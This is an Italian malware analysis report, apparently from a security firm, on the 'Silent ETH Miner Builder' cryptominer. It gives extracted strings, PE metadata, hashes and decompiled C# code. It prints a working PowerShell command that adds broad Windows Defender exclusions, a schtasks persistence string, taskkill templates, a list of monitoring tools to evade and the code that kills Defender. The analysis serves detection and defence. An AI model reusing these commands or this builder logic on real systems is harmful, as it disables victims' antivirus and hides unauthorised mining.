976	00017ef2	00000011	A	get_TooltipHelper
977	00017f04	00000011	A	set_TooltipHelper
978	00017f16	00000007	A	ToUpper
979	00017f1e	00000008	A	get_User
980	00017f27	0000000e	A	ResourceWriter

Close

Il builder in questione esegue un comando PowerShell al fine di aggiungere un'eccezione del threat all'interno del motore di detection di Windows Defender, mediante l'espressione "Add-MpPreference – ExclusionPath" come segue:

00018ecd	0000000d	A	IsNullOrEmpty
00018edb	00000012	A	MySettingsProperty
0001ac35	00000100	U	cmd /c powershell -Command "Add-MpPreference -ExclusionPath @(($pwd).path, $env:UserProfile,$env:AppData,$env:Temp,...
0001f0d3	00000019	A	□Silent ETH Miner Builder
0001f104	00000005	A	2021
0001f10e	00000025	A	$0733c127-d2e2-4c9e-b360-6c4fe87ceb64

```
1  cmd /c powershell -Command "Add-MpPreference -ExclusionPath @(($pwd).path,
   $env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force" & powershell
   -Command "Add-MpPreference -ExclusionExtension @('exe','dll') -Force" &
```

Da alcune stringhe estraibili dall'eseguibile del builder è possibile evidenziare alcune condizioni relative alla GPU, questo perché i miners utilizzano quantità elevate di risorse di sistema e, per tale motivazione, i valori della GPU possono essere piuttosto alti:

Swascan
TINEXTA GROUP

Strings

Filter

ANSI | UTF8 | Unicode | C Strings | 5 | Save | Search

	Offset	Size	Type	String
1370	0001fc21	0000000a	U	$this.Icon
1371	0001fd7e	00000006	A	height
1372	00020124	00000005	A	>nmpt
1373	00020191	00000005	A	gB;;□
1374	0002032c	00000005	A	^BL1□
1375	00020795	00000005	A	□□8=□
1376	00021a2e	00000005	A	□@z>x
1377	0003b241	0000000a	U	$this.Icon
1378	0003b3f8	00000006	A	height
1379	0003b79e	00000005	A	>nmpt
1380	0003b80b	00000005	A	gB;;□
1381	0003b9a6	00000005	A	^BL1□
1382	0003be0f	00000005	A	□□8=□
1383	0003d0a8	00000005	A	□@z>x
1384	00056c89	00000088	A	If either "Max GPU" or "Idle GPU" is selected to be 0% then the miner will pause and ...
1385	00056f01	00000009	U	Compilers
1386	0005e7f9	00000005	A	o7! ,
1387	0006302b	00000006	A	dt□□ t
1388	00064a47	00000005	A	□N5hp
1389	0006d58c	00000005	A	□VF@7
1390	0006ff5e	00000006	A	;QTy`>
1391	000710a4	00000008	A	*E KBNIU
1392	00075bcb	00000005	A	@&□2u


Close

E' possibile notare come il threat faccia un check controllando se l'oggetto WindowsIdentity corrente (che è relativo all'utenza corrente della macchina) sia effettivamente Administrator.

1735	008b4a93	00000005	A	□@z>x
1736	008cf646	00000100	A	string _rbD_ = ((new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator) ? ...
1737	008d7e74	00000005	A	'□o%n
1738	008dc1e6	00000005	A	2qq,b

E' poi curioso osservare riferimenti di debugging associati a "Lime Miner", il quale sembra avere una strutturazione molto simile:

1815	00ab5549	00000006	A	q□|[`;
1816	00abb1b4	00000006	A	#endif
1817	00abb1f4	00000088	A	H:\CRYPTOCOIN\Mining\Lime Miner Modified 02-08-2019\SilentETHMiner\Version 1.6.1\SilentETHMiner\obj\Release\Silent ETH Min...
1818	00abb32e	0000000b	A	_CorExeMain
1819	00abb33a	0000000b	A	mscoree.dll
1820	00abb8c0	00000005	A	>nmpt



A seguire ulteriori dettagli in merito alla struttura del Portable Executable del builder del Silent ETH Miner, dalla quale si evince il timestamp di compilazione, che risale al 9 Ottobre 2021.

property	value
md5	05C9264489AB55971ABFC303D990FAE0
sha1	11905331DA50C52D9FD3BA33D6D090E5858B351F
sha256	37A7697A061A29DE38304A117B7540B438C2CE004D793B104AEC173802D42829
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	11368448 (bytes)
entropy	7.937
imphash	4D93188803C32D521FE66654E05B250E
signature	Microsoft Visual C# v7.0 / Basic .NET
entry-point	FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file-version	1.0.0.0
description	Silent ETH Miner Builder
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x61623045 (Sat Oct 09 17:13:57 2021)
debugger-stamp	0x61623045 (Sat Oct 09 17:13:57 2021)
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

All'interno dei dettagli del file manifest del builder è possibile osservare come esso richieda i permessi di esecuzione amministrativi:

Swascan
TINEXTA GROUP

ï»¿<?xml version="1.0" encoding="utf-8"?><assembly manifestVersion="1.0" xmlns="urn:schemas-microsoft-com:asm.v1">
<assemblyIdentity version="1.0.0.0" name="MyApplication.app"/> <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
<security> <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3"> <!-- UAC Manifest Options If you
want to change the Windows User Account Control level replace the requestedExecutionLevel node with one of the
following. <requestedExecutionLevel level="asInvoker" uiAccess="false" /> <requestedExecutionLevel
level="requireAdministrator" uiAccess="false" /> <requestedExecutionLevel level="highestAvailable" uiAccess="false" />
Specifying requestedExecutionLevel element will disable file and registry virtualization. Remove this element if your
application requires this virtualization for backwards compatibility. --> <requestedExecutionLevel level="asInvoker"
uiAccess="false" /> </requestedPrivileges> </security> </trustInfo> <compatibility xmlns="urn:schemas-microsoft-
com:compatibility.v1"> <application> <!-- A list of the Windows versions that this application has been tested on and is
is designed to work with. Uncomment the appropriate elements and Windows will automatically selected the most
compatible environment. --> <!-- Windows Vista --> <!--<supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"
/>--> <!-- Windows 7 --> <!--<supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}" />--> <!-- Windows 8 -->
<!--<supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}" />--> <!-- Windows 8.1 --> <!--<supportedOS
Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}" />--> <!-- Windows 10 --> <!--<supportedOS Id="{8e0f7a12-bfb3-4fe8-
b9a5-48fd50a15a9a}" />--> </application> </compatibility> <!-- Indicates that the application is DPI-aware and will not be
automatically scaled by Windows at higher DPIs. Windows Presentation Foundation (WPF) applications are automatically DPI-
aware and do not need to opt in. Windows Forms applications targeting .NET Framework 4.6 that opt into this setting, should
also set the 'EnableWindowsFormsHighDpiAutoResizing' setting to 'true' in their app.config. --> <!--<application
xmlns="urn:schemas-microsoft-com:asm.v3"> <windowsSettings> <dpiAware
xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">true</dpiAware> </windowsSettings> </application>-->
<!-- Enable themes for Windows common controls and dialogs (Windows XP and later) --> <!-- <dependency>
<dependentAssembly> <assemblyIdentity type="win32" name="Microsoft.Windows.Common-Controls"
version="6.0.0.0" processorArchitecture="*" publicKeyToken="6595b64144ccf1df" language="*" />
</dependentAssembly> </dependency> --></assembly>


Qui diversi dettagli di indicatori sospetti del builder. Da notare come siano stati evidenziati i comportamenti dell'eseguibile legati a privileges executions, Lime Miner debugging symbols references, funzioni di crittografia, offuscazione e base64 encoding.

indicator (40)	detail
The file references string(s)	type: blacklist, count: 6
The file execution privilege has been found	level: administrator
The file imports symbol(s)	type: blacklist, count: 4
The file references a URL pattern	url: 11.0.0.0
The file references a URL pattern	url: 16.0.0.0
The file references a URL pattern	url: 16.5.0.0
The file references file extensions like a Ransomware | Wiper	count: 29
The size of the file is suspicious	size: 11368448 bytes
The file-ratio of the .NET resources is high	ratio: 97.84 %
The manifest identity has been found	name: MyApplication.app
The original name of the file has been detected	name: Silent ETH Miner Builder.exe
The file references debug symbols	file: H:\CRYPTOCOIN\Mining\Lime
The file references a group of API	type: cryptography, count: 12
The file references a group of API	type: execution, count: 14
The file references a group of API	type: obfuscation, count: 4
The file references a group of API	type: file, count: 6
The file references a group of API	type: memory, count: 2
The file references a group of hint	type: function, count: 356
The file references a group of hint	type: utility, count: 23
The file references a group of hint	type: file, count: 319
The file references a group of hint	type: url-pattern, count: 3
The file references a group of hint	type: format-string, count: 125
The file references a group of hint	type: base64, count: 33
The file references a group of hint	type: size, count: 11
The file references a group of hint	type: password, count: 1
The file references a group of hint	type: registry, count: 1
The .NET file is strongly-named	status: no
The .NET file references Managed Methods	count: 364
The file references string(s)	type: whitelist, count: 6

Swascan
TINEXTA GROUP


Si noti che la sezione .text possiede un alto valore di entropia, corrispondente infatti a 7.956:

property	value	value	value
name	.text	.rsrc	.reloc
md5	5180636A0A52A59CB91FB66...	25D36C9EA538234C12857AB...	3BF4107295B77D21D65F0C3...
entropy	7.956	3.224	0.102
file-ratio (100.00%)	98.98 %	1.01 %	0.00 %
raw-address	0x00000200	0x00ABB400	0x00AD7600
raw-size (11367936 bytes)	0x00ABB200 (11252224 bytes)	0x0001C200 (115200 bytes)	0x00000200 (512 bytes)
virtual-address	0x00402000	0x00EBE000	0x00EDC000
virtual-size (11366892 byt...	0x00ABB150 (11252048 bytes)	0x0001C090 (114832 bytes)	0x0000000C (12 bytes)
entry-point	**0x00ABD14A**	-	-
characteristics	0x60000020	0x40000040	0x42000040
writable	-	-	-
executable	**x**	-	-
shareable	-	-	-
discardable	-	-	x
initialized-data	-	x	x
uninitialized-data	-	-	-
unreadable	-	-	-
self-modifying	-	-	-
virtualized	-	-	-
file	n/a	n/a	n/a



name (15)	size (bytes)	location (address)	location (section)	time-stamp
export-table	0x00000000 (0)	0x00000000	n/a	n/a
import-name	0x0000004F (79)	0x00ABD0F8	.text	0x00000000 (empty)
resource	0x0001C090 (114832)	0x00ABE000	.rsrc	0x00000000 (empty)
exception	0x00000000 (0)	0x00000000	n/a	n/a
security	0x00000000 (0)	0x00000000	n/a	n/a
relocation	0x0000000C (12)	0x00ADC000	.reloc	n/a
debug	0x0000001C (28)	0x00ABCFC0	.text	0x61623045 (Sat Oct 09 17:13:57 2021
architecture	0x00000000 (0)	0x00000000	n/a	n/a
global-pointer	0x00000000 (0)	0x00000000	n/a	n/a
thread-storage	0x00000000 (0)	0x00000000	n/a	n/a
load-configuration	0x00000000 (0)	0x00000000	n/a	n/a
bound-import	0x00000000 (0)	0x00000000	n/a	n/a
import-address	0x00000008 (8)	0x00002000	.text	n/a
delay-loaded	0x00000000 (0)	0x00000000	n/a	n/a
.NET	0x00000048 (72)	0x00002008	.text	n/a

Qui i dettagli inerenti all'header della sezione .text, nel quale si può evincere il pattern "PE" (corrispondente dell'esadecimale: **50 45**).



-> The Entry Point characteristics flag is set in order to break into SICE.

->There's no more space for a new section. Go to Headers' Tab and press the + near SizeOfHeaders to add some space.

-> IMAGE_DIRECTORY_ENTRY_IMPORT is pointing in selected section (.text)
-> IMAGE_DIRECTORY_ENTRY_DEBUG is pointing in selected section (.text)
-> IMAGE_DIRECTORY_ENTRY_IAT is pointing in selected section (.text)
-> IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR is pointing in selected section (.text)

Da alcuni flags ottenibili dal PE sottoposto ad analisi è possibile osservare ancora una volta la compilazione in .NET e, nel caso specifico, l'attributo "IL Only", ovvero Intermediate Language per il linguaggio .NET.


Offset	Name	Value	Meaning
208	Cb	48	
20C	MajorRuntimeVersion	2	
20E	MinorRuntimeVersion	5	
210	MetaData.VA	11948	
214	MetaData.Size	FFA0	
218	Flags	1	
		1	IL Only
21C	EntryPointToken	6000005	
220	Resources.VA	218E8	
224	Resources.Size	A9B6D8	
228	StrongNameSignature.VA	0	
22C	StrongNameSignature.Size	0	
230	CodeManagerTable.VA	0	
234	CodeManagerTable.Size	0	
238	VTableFixups.VA	0	
23C	VTableFixups.Size	0	
240	ExportAddressTableJumps.VA	0	
244	ExportAddressTableJumps.Size	0	
248	ManagedNativeHeader.VA	0	
24C	ManagedNativeHeader.Size	0	

Inoltre, verificando altre stringhe estratte dal PE del builder, è possibile identificare l'abilità di settare le informazioni del processo di Chrome e VLC, probabilmente con lo scopo di inserire i dettagli dei rispettivi assembly (a scopo di process masking) all'interno del processo di mining. E' presente poi

l'esecuzione di un comando schtasks al fine di creare uno scheduled task con alti privilegi mediante i parametri ***"/rl highest".*** Al fine di killare i processi vengono eseguiti comandi taskkill.

get_UseSystemPasswordChar	-	.NET-Managed
set_UseSystemPasswordChar	-	.NET-Managed

-	utility	Process Killer:
-	utility	Kill Targets:
-	utility	Shellcode Loader:
-	utility	/c schtasks /create /f /sc onlogon /rl highest /tn "
-	utility	cmd /c "{0}"
-	utility	cmd /c taskkill /f /PID "{0}"
-	utility	chrome.exe
-	url-pattern	11.0.0.0
-	url-pattern	16.0.0.0
-	url-pattern	16.5.0.0
-	size	string rarg2 ,
-	size	IntPtr rarg3 ,
-	size	IntPtr rarg4 ,
-	size	IntPtr rarg7 ,
-	size	string rarg8 ,
-	size	byte[] rarg9 ,
-	size	long rarg5);
-	size	IntPtr rarg2);
-	size	IntPtr rarg2);



E' possibile osservare oltretutto come, in alcune stringhe estratte, siano presenti queries effettuate mediante un oggetto di tipo ManagementObjectSearcher e nel dettaglio queries di ottenimento SELECT. All'interno del costrutto IF per il killing del processo di Windows Defender vengono richiamati i comandi relativi a tale operazione di evasion; si noti come nel contesto di esecuzione

della funzione File.WriteAllBytes venga oltretutto richiamata la funzione AESMethod al fine di passare in input il return di output di tale funzione.

hint (872)	value (124845)
-	var rarg6 = new ManagementObjectSearcher(rarg5 , new ObjectQuery("SELECT Na
-	foreach (ManagementObject MemObj in rarg6)
-	{
-	rarg1 += (" " + MemObj["VideoProcessor"] + " " + MemObj["Name"]);
-	}
-	var rarg7 = new ManagementObjectSearcher(rarg5 , new ObjectQuery(string.For
-	foreach (ManagementObject retObject in rarg7)
-	{
-	if (retObject != null && retObject["CommandLine"] != null && retObject["Comm
-	{
-	rarg2 = true;
-	}
-	}
-	if (!File.Exists(rplp) || (! rarg2 && (rarg1 .IndexOf("nvidia", StringComparison.Orc
-	{
-	if (!File.Exists(rplp) || rcheckcount > 2)
-	{
-	rcheckcount = 0;
-	#if DefKillWD
-	try
-	{
-	rCommand (rGetString ("#SCMD"), rGetString ("#KillWDCommands"));
-	}
-	catch (Exception ex)
-	{
-	#if DefDebug
-	MessageBox.Show("W2.5: " + Environment.NewLine + ex.ToString());
-	#endif
-	}
-	#endif
-	File.WriteAllBytes(rplp , rAESMethod (rxm));

Extra data to send to the pool, separate the data with a '/' like so: data1/data2/data3. An exa...
helpLabelPool
The Ethereum wallet address to mine to. Required on most pools but for some pools that u...
Enabling Install causes the miner to copy itself to the Save Path and then set to run on start...
Label35
If enabled it will currently pause the miner while Task Manager, Process Explorer or Process ...
Label25
The amount of minutes to wait before starting Idle mode.

A seguire alcuni estratti del codice sorgente del builder ove è possibile evidenziare alcune queries effettuate mediante la variabile rarg6 che rappresenta un oggetto di tipo ManagementObjectSearcher, al fine di estrapolare dettagli da Win32_VideoController.

Successivamente viene eseguito un controllo in merito con la variabile rarg7 per identificare se sia presente una scheda NVIDIA o AMD:

```
var rarg6 = new ManagementObjectSearcher(_rarg5_, new ObjectQuery("SELECT Name, VideoProcessor FROM
Win32_VideoController")).Get();

if (_reT_.Length > 1 && (_rarg7_.IndexOf("nvidia", StringComparison.OrdinalIgnoreCase) >= 0 || _rarg7_.IndexOf("amd",
StringComparison.OrdinalIgnoreCase) >= 0))
```

Di seguito alcuni dettagli delle stringhe associate all'interfaccia del builder che specificano i diritti amministrativi necessari ed i parametri per effettuare l'operazione di mining:

```
r = System.Windows.Forms.Cursors.Help;
= new System.Drawing.Font("Microsoft Sans Serif", 8.25f, System.Drawing.FontStyle.Underline);
olor = System.Drawing.Color.Teal;
ion = new System.Drawing.Point(140, 108);
= "Label9";
= new System.Drawing.Size(13, 13);
dex = 84;
= "?";
r.SetToolTip(this.Label9, "Will make the miner ask for administrator privileges to run.\r\nThis
Size = true;
Color = System.Drawing.Color.Transparent;
or = System.Windows.Forms.Cursors.Help;
 = new System.Drawing.Font("Microsoft Sans Serif", 8.25f, System.Drawing.FontStyle.Underline);
Color = System.Drawing.Color.Teal;
tion = new System.Drawing.Point(58, 325);
 = "Label26";
 = new System.Drawing.Size(13, 13);
ndex = 60;
 = "?";
r.SetToolTip(this.Label26, "Will enable DEBUG mode which will display errors when they occur in
Size = true;
Color = System.Drawing.Color.Transparent;
or = System.Windows.Forms.Cursors.Help;
 = new System.Drawing.Font("Microsoft Sans Serif", 8.25f, System.Drawing.FontStyle.Underline);
Color = System.Drawing.Color.Teal;
tion = new System.Drawing.Point(378, 284);
 = "Label19";
 = new System.Drawing.Size(13, 13);
ndex = 66;
 = "?";
r.SetToolTip(this.Label19, "The parameters to mine with. ONLY CHANGE THESE IF YOU KNOW WHAT YOU
ize = true;
olor = System.Drawing.Color.Transparent;
r = System.Windows.Forms.Cursors.Help;
= new System.Drawing.Font("Microsoft Sans Serif", 8.25f, System.Drawing.FontStyle.Underline);
olor = System.Drawing.Color.Teal;
ion = new System.Drawing.Point(146, 78);
= "Label1";
= new System.Drawing.Size(13, 13);
```

All'interno di alcune labels dell'interfaccia del builder sottoposto ad analisi, sono presenti dettagli inerenti i "kill targets" per le operazioni di process killing, nonché l'attivazione di tasks di mining di nicehash.

E' possibile inoltre evidenziare una checkbox per la gestione della configurazione remota dello stesso.

```
this.Label18.ForeColor = System.Drawing.Color.Gray;
this.Label18.Location = new System.Drawing.Point(10, 225);
this.Label18.Margin = new System.Windows.Forms.Padding(2, 0, 2, 0);
this.Label18.Name = "Label18";
this.Label18.Size = new System.Drawing.Size(89, 17);
this.Label18.TabIndex = 102;
this.Label18.Text = "Process Killer:";
this.toggleProcessKiller.BackColor = System.Drawing.Color.Transparent;
this.toggleProcessKiller.Checked = false;
this.toggleProcessKiller.ForeColor = System.Drawing.Color.Black;
this.toggleProcessKiller.Location = new System.Drawing.Point(189, 223);
this.toggleProcessKiller.Margin = new System.Windows.Forms.Padding(2);
this.toggleProcessKiller.Name = "toggleProcessKiller";
this.toggleProcessKiller.Size = new System.Drawing.Size(50, 24);
this.toggleProcessKiller.TabIndex = 101;
this.toggleProcessKiller.Text = "Enable Nicehash Mining";
this.txtKillTargers.BackColor = System.Drawing.Color.FromArgb(50, 50, 50);
this.txtKillTargers.ForeColor = System.Drawing.Color.Silver;
this.txtKillTargers.Location = new System.Drawing.Point(291, 162);
this.txtKillTargers.Margin = new System.Windows.Forms.Padding(2);
this.txtKillTargers.MaxLength = 32767;
this.txtKillTargers.MultiLine = false;
this.txtKillTargers.Name = "txtKillTargers";
this.txtKillTargers.Size = new System.Drawing.Size(136, 24);
this.txtKillTargers.TabIndex = 100;
this.txtKillTargers.TextAlignment = System.Windows.Forms.HorizontalAlignment.Left;
this.txtKillTargers.UseSystemPasswordChar = false;
this.txtKillTargers.WordWrap = false;
this.Label12.AutoSize = true;
this.Label12.BackColor = System.Drawing.Color.Transparent;
this.Label12.ForeColor = System.Drawing.Color.Gray;
this.Label12.Location = new System.Drawing.Point(288, 138);
this.Label12.Margin = new System.Windows.Forms.Padding(2, 0, 2, 0);
this.Label12.Name = "Label12";
this.Label12.Size = new System.Drawing.Size(75, 17);
this.Label12.TabIndex = 98;
this.Label12.Text = "Kill Targets:";
this.Label16.AutoSize = true;
this.Label16.BackColor = System.Drawing.Color.Transparent;
```

```
txtStealthTargets.Text = "Taskmgr.exe,ProcessHacker.exe,perfmon.exe,procexp.exe,procexp64.exe";
txtStealthTargets.TextAlignment = System.Windows.Forms.HorizontalAlignment.Left;
txtStealthTargets.UseSystemPasswordChar = false;
```

```
this.Label4.Text = "Bypass Windows Defender:";
this.toggleKillWD.BackColor = System.Drawing.Color.Transparent;
this.toggleKillWD.Checked = false;
this.toggleKillWD.ForeColor = System.Drawing.Color.Black;
this.toggleKillWD.Location = new System.Drawing.Point(190, 133);
this.toggleKillWD.Margin = new System.Windows.Forms.Padding(2);
this.toggleKillWD.Name = "toggleKillWD";
this.toggleKillWD.Size = new System.Drawing.Size(50, 24);
this.toggleKillWD.TabIndex = 71;
this.toggleKillWD.Text = "Enable Nicehash Mining";
this.Label5.AutoSize = true;
this.Label5.BackColor = System.Drawing.Color.Transparent;
this.Label5.ForeColor = System.Drawing.Color.Gray;
this.Label5.Location = new System.Drawing.Point(289, 232);
this.Label5.Margin = new System.Windows.Forms.Padding(2, 0, 2, 0);
this.Label5.Name = "Label5";
this.Label5.Size = new System.Drawing.Size(139, 17);
this.Label5.TabIndex = 77;
this.Label5.Text = "Remote Configuration:";
this.chkRemoteConfig.AccentColor = System.Drawing.Color.ForestGreen;
this.chkRemoteConfig.BackColor = System.Drawing.Color.Transparent;
this.chkRemoteConfig.Checked = false;
this.chkRemoteConfig.Cursor = System.Windows.Forms.Cursors.Hand;
this.chkRemoteConfig.ForeColor = System.Drawing.Color.Black;
this.chkRemoteConfig.Location = new System.Drawing.Point(291, 206);
this.chkRemoteConfig.Margin = new System.Windows.Forms.Padding(2);
this.chkRemoteConfig.Name = "chkRemoteConfig";
this.chkRemoteConfig.Size = new System.Drawing.Size(111, 24);
this.chkRemoteConfig.TabIndex = 75;
this.chkRemoteConfig.Text = "Disabled";
```

A seguire i dettagli del codice sorgente del metodo statico MinerCompiler, il quale prende in input i parametri del percorso del file, il codice vero e proprio, le risorse, l'icona. All'interno del contesto d'esecuzione del metodo in questione è possibile osservare come la compilazione avvenga in 64 bit. Inoltre, vengono aggiunte librerie DLL in ReferencedAssemblies necessarie per le esecuzioni, tra cui ad esempio System.IO.Compression.dll.

```
public static void MinerCompiler(string Path, string Code, string Res, string ICOPath = "",
{
    MinerOK = false;
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("CompilerVersion", "v4.0");
    CSharpCodeProvider cSharpCodeProvider = new CSharpCodeProvider(dictionary);
    CompilerParameters compilerParameters = new CompilerParameters();
    string text = " /target:winexe /platform:x64 /optimize ";
    if (!F.FA.toggleShellcode.Checked)
    {
        if (RequireAdministrator)
        {
            File.WriteAllBytes(Path + ".manifest", Resources.administrator);
            F.txtLog.Text = F.txtLog.Text + "Adding manifest...\r\n";
            text = text + " /win32manifest:\"" + Path + ".manifest\"";
        }
        if (!string.IsNullOrEmpty(ICOPath))
        {
            F.txtLog.Text = F.txtLog.Text + "Adding Icon...\r\n";
            text = text + " /win32icon:\"" + ICOPath + "\"";
        }
    }
    CompilerParameters compilerParameters2 = compilerParameters;
    compilerParameters2.GenerateExecutable = true;
    compilerParameters2.OutputAssembly = Path;
    compilerParameters2.CompilerOptions = text;
    compilerParameters2.IncludeDebugInformation = false;
    if (F.FA.toggleEnableDebug.Checked)
    {
        compilerParameters2.ReferencedAssemblies.Add("System.Windows.Forms.dll");
    }
    compilerParameters2.ReferencedAssemblies.Add("System.dll");
    compilerParameters2.ReferencedAssemblies.Add("System.Management.dll");
    compilerParameters2.ReferencedAssemblies.Add("System.IO.Compression.dll");
    compilerParameters2.ReferencedAssemblies.Add("System.IO.Compression.FileSystem.dll");
    F.txtLog.Text = F.txtLog.Text + "Creating resources...\r\n";
```

```
object[] array = new object[2];
ref object resources_eth = ref F.Resources_eth;
